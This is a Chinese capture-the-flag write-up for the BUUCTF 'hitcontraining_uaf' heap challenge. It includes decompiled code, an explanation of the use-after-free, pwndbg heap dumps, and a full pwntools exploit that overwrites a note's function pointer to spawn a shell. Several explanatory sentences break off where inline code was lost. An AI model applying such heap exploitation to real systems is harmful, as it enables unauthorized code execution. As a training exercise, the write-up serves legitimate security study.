

一、题目来源BUUCTF-Pwn-hitcontraining_uaf  二、信息搜集通过  通过  三、反汇编文件开始分析将题目给的二进制文件丢入 IDA Pro 当中开始反汇编。 程序的主要功能菜单函数已经写的很清楚了: [code]int menu()
{
puts("----------------------");
puts(" HackNote ");
puts("----------------------");
puts(" 1. Add note ");
puts(" 2. Delete note ");
puts(" 3. Print note ");
puts(" 4. Exit ");
puts("----------------------");
return printf("Your choice :");
}
[/code]
1、add_note()[code]int add_note()
{
int result; // eax
int v1; // esi
char buf[8]; // [esp+0h] [ebp-18h] BYREF
size_t size; // [esp+8h] [ebp-10h]
int i; // [esp+Ch] [ebp-Ch]
result = count;
if ( count > 5 )
return puts("Full");
for ( i = 0; i <= 4; ++i )
{
result = *((_DWORD *)¬elist + i);
if ( !result )
{
*((_DWORD *)¬elist + i) = malloc(8u);
if ( !*((_DWORD *)¬elist + i) )
{
puts("Alloca Error");
exit(-1);
}
**((_DWORD **)¬elist + i) = print_note_content;
printf("Note size :");
read(0, buf, 8u);
size = atoi(buf);
v1 = *((_DWORD *)¬elist + i);
*(_DWORD *)(v1 + 4) = malloc(size);
if ( !*(_DWORD *)(*((_DWORD *)¬elist + i) + 4) )
{
puts("Alloca Error");
exit(-1);
}
printf("Content :");
read(0, *(void **)(*((_DWORD *)¬elist + i) + 4), size);
puts("Success !");
return ++count;
}
}
return result;
}
[/code]
笔记(note)的创建过程:
稍微解释一下为什么上面的二维数组被我打上了引号,从伪代码上看,将 notelist 理解成二维数组似乎并没有什么大的问题(根据原理数组 // 32-bit 语义
struct Note {
int (*print_note_content)(); // notelist[i][0]
void *content; // notelist[i][1]
};
struct Note *notelist[5];
[/code]
顺带查看 int __cdecl print_note_content(int a1)
{
return puts(*(const char **)(a1 + 4));
}
[/code]
可以看到,其实这个函数是带参数的,IDA 并没帮我们显示出来,但是看里面的 2、del_note()[code]int del_note()
{
int result; // eax
char buf[4]; // [esp+8h] [ebp-10h] BYREF
int v2; // [esp+Ch] [ebp-Ch]
printf("Index :");
read(0, buf, 4u);
v2 = atoi(buf);
if ( v2 < 0 || v2 >= count )
{
puts("Out of bound!");
_exit(0);
}
result = *((_DWORD *)¬elist + v2);
if ( result )
{
free(*(void **)(*((_DWORD *)¬elist + v2) + 4));
free(*((void **)¬elist + v2));
return puts("Success");
}
return result;
}
[/code]
不难理解,输入 index 下标,通过 notelist 来查找对应的 note 然后进行 但是,这里 3、print_note()[code]int print_note()
{
int result; // eax
char buf[4]; // [esp+8h] [ebp-10h] BYREF
int v2; // [esp+Ch] [ebp-Ch]
printf("Index :");
read(0, buf, 4u);
v2 = atoi(buf);
if ( v2 < 0 || v2 >= count )
{
puts("Out of bound!");
_exit(0);
}
result = *((_DWORD *)¬elist + v2);
if ( result )
return (**((int (__cdecl ***)(_DWORD))¬elist + v2))(*((_DWORD *)¬elist + v2));
return result;
}
[/code]
同样,输入 index 下标,通过 notelist 定位指定 note,然后调用 四、思路在程序的 .text 段,我们能找到一个叫做 magic 的函数,其代码: [code]int magic()
{
return system("/bin/sh");
}
[/code]
我们如果能通过一些手段,来执行这个函数的话,那么就能 getshell 了。 目前,分析出来的仅有的手段就是 UAF,而且存在函数调用的部分都是和 如果我们能将 要想实现替换,就得想办法在那个存放函数地址的、8 字节大小的 chunk 中写入数据。直接通过 替换完成之后,我们只需要再次调用 五、Poc 构造[code]from pwn import *
context(arch="i386",os="linux",log_level="debug")
p = process("./hacknote")
elf = ELF("./hacknote")
# p = remote("node5.buuoj.cn",27273)
def addnote(size = b'16',content = b'A'*16):
p.sendlineafter(b'Your choice :',b'1')
p.sendafter(b'Note size :',size)
p.sendafter(b'Content :',content)
def delnote(index):
p.sendlineafter(b'Your choice :',b'2')
p.sendafter(b'Index :',index)
def printnote(index):
p.sendlineafter(b'Your choice :',b'3')
p.sendafter(b'Index :',index)
def m_exit():
p.sendlineafter(b'Your choice :',b'4')
addnote()
addnote()
delnote(b'0')
delnote(b'1')
magic = 0x08048945

addnote(size=b'8',content=p32(magic))
printnote(index=b'0')
# gdb.attach(p)
# pause()
p.interactive()
[/code]
前面一些定义的函数是为了实现程序中对应的功能。 首先,我们申请了两个 note: [code]addnote()
addnote()
[/code]
此时可以动态调试看看: [code]pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x9634008
Size: 0x190 (with flag bits: 0x191)
Allocated chunk | PREV_INUSE
Addr: 0x9634198
Size: 0x10 (with flag bits: 0x11)
Allocated chunk | PREV_INUSE
Addr: 0x96341a8
Size: 0x20 (with flag bits: 0x21)
Allocated chunk | PREV_INUSE
Addr: 0x96341c8
Size: 0x10 (with flag bits: 0x11)
Allocated chunk | PREV_INUSE
Addr: 0x96341d8
Size: 0x20 (with flag bits: 0x21)
Top chunk | PREV_INUSE
Addr: 0x96341f8
Size: 0x21e08 (with flag bits: 0x21e09)
[/code]
可以看到,四个 chunk 已经申请完毕了,其中两个是存放函数地址的,两个是存放 content 的(我设置的 size 大小为 16,这是为了避免和 size 大小为8 的、存放函数的那个 chunk 在 free 之后放入同一个 bin 中)。 我们也可以稍微验证一下: [code]pwndbg> telescope 0x9634198
00:0000│ 0x9634198 ◂— 0
01:0004│ 0x963419c ◂— 0x11
02:0008│ 0x96341a0 —▸ 0x80485fb (print_note_content) ◂— push ebp
[/code]
[code] pwndbg> telescope 0x96341a8
00:0000│ 0x96341a8 ◂— 0
01:0004│ 0x96341ac ◂— 0x21 /* '!' */
02:0008│ 0x96341b0 ◂— 'AAAAAAAAAAAAAAAA'
[/code]
接下来,我们将这两篇 note 进行 delete 操作,即执行 del_note: [code]delnote(b'0')
delnote(b'1')
[/code]
那么,这四个 chunk 都会被放入 tcache bins 中: [code]pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x8a1b008
Size: 0x190 (with flag bits: 0x191)
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x8a1b198
Size: 0x10 (with flag bits: 0x11)
fd: 0x8a1b
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x8a1b1a8
Size: 0x20 (with flag bits: 0x21)
fd: 0x8a1b
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x8a1b1c8
Size: 0x10 (with flag bits: 0x11)
fd: 0x8a13bbb
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x8a1b1d8
Size: 0x20 (with flag bits: 0x21)
fd: 0x8a13bab
Top chunk | PREV_INUSE
Addr: 0x8a1b1f8
Size: 0x21e08 (with flag bits: 0x21e09)
[/code]
但是,此时的 listnote 中的指针并没有被置为 NULL。 此时,我们再次创建 note,这次将大小精确设置为 8 字节: [code]magic = 0x08048945
addnote(size=b'8',content=p32(magic))
[/code]
且内容写的是 magic 函数的地址。 现在发生的事情就是:因为没有指针置 NULL,因此有两个指针指向这个 8 字节大小的 chunk,其中一个能把这当成 note 的 content 部分,从而写入信息;而另一个能把这部分当成函数来调用。 由此,我们接下来只需要调用 print_note 功能,即可实现 magic 函数的调用: [code]printnote(index=b'0')
[/code]
若对 index 的选择有疑问的,可以动态调试看看: [code]pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x9ccb008
Size: 0x190 (with flag bits: 0x191)
Allocated chunk | PREV_INUSE
Addr: 0x9ccb198
Size: 0x10 (with flag bits: 0x11)
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x9ccb1a8
Size: 0x20 (with flag bits: 0x21)
fd: 0x9ccb
Allocated chunk | PREV_INUSE
Addr: 0x9ccb1c8
Size: 0x10 (with flag bits: 0x11)
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x9ccb1d8
Size: 0x20 (with flag bits: 0x21)
fd: 0x9cc2d7b
Top chunk | PREV_INUSE
Addr: 0x9ccb1f8
Size: 0x21e08 (with flag bits: 0x21e09)
[/code]
(pwndbg 插件默认帮我们取消了 ASLR 来方便我们调试分析)不难发现,两个 8 字节大小的 chunk 都被 malloc 了出来,根据我们的分析,存放函数地址的是 0x9ccb1d0(0x9ccb1c8 + 0x8,别忘了 chunk 的数据结构) ,验证: [code]pwndbg> telescope 0x9ccb1c8
00:0000│ 0x9ccb1c8 ◂— 0
01:0004│ 0x9ccb1cc ◂— 0x11
02:0008│ 0x9ccb1d0 —▸ 0x80485fb (print_note_content) ◂— push ebp
[/code]
存放内容的地方是 0x0x9ccb1a0(0x9ccb198 + 0x8),验证: [code]pwndbg> telescope 0x9ccb198
00:0000│ 0x9ccb198 ◂— 0
01:0004│ 0x9ccb19c ◂— 0x11
02:0008│ 0x9ccb1a0 —▸ 0x8048945 (magic) ◂— push ebp
[/code]
和我们分析的一致,因此 index 选择的应该是 0 而不是 1。 本地 Poc 运行:  成功拿下本地 shell。 远程 Poc 执行:  成功拿下 flag。 来源:程序园用户自行投稿发布,如果侵权,请联系站长删除 免责声明:如果侵犯了您的权益,请联系站长,我们会及时删除侵权内容,谢谢合作! |


《德米安》开篇的第一句话: 我所渴望的, 无非是试着依我内心自发的本性去生活。为何如此之难? 生活的难,似乎是刻在人生里的底色。生老病死的必然,悲欢起落的无常,得到时的辗转,失去时的拉扯。我们总轻易遗
软件测试职业发展的关键差异 在软件测试领域,手工测试与自动化测试的工作效率存在显著差异。掌握自动化测试技能的工程师,可以通过脚本快速完成回归测试工作,而这正是测试开发工程师的核心能力之一。 本文分享一套


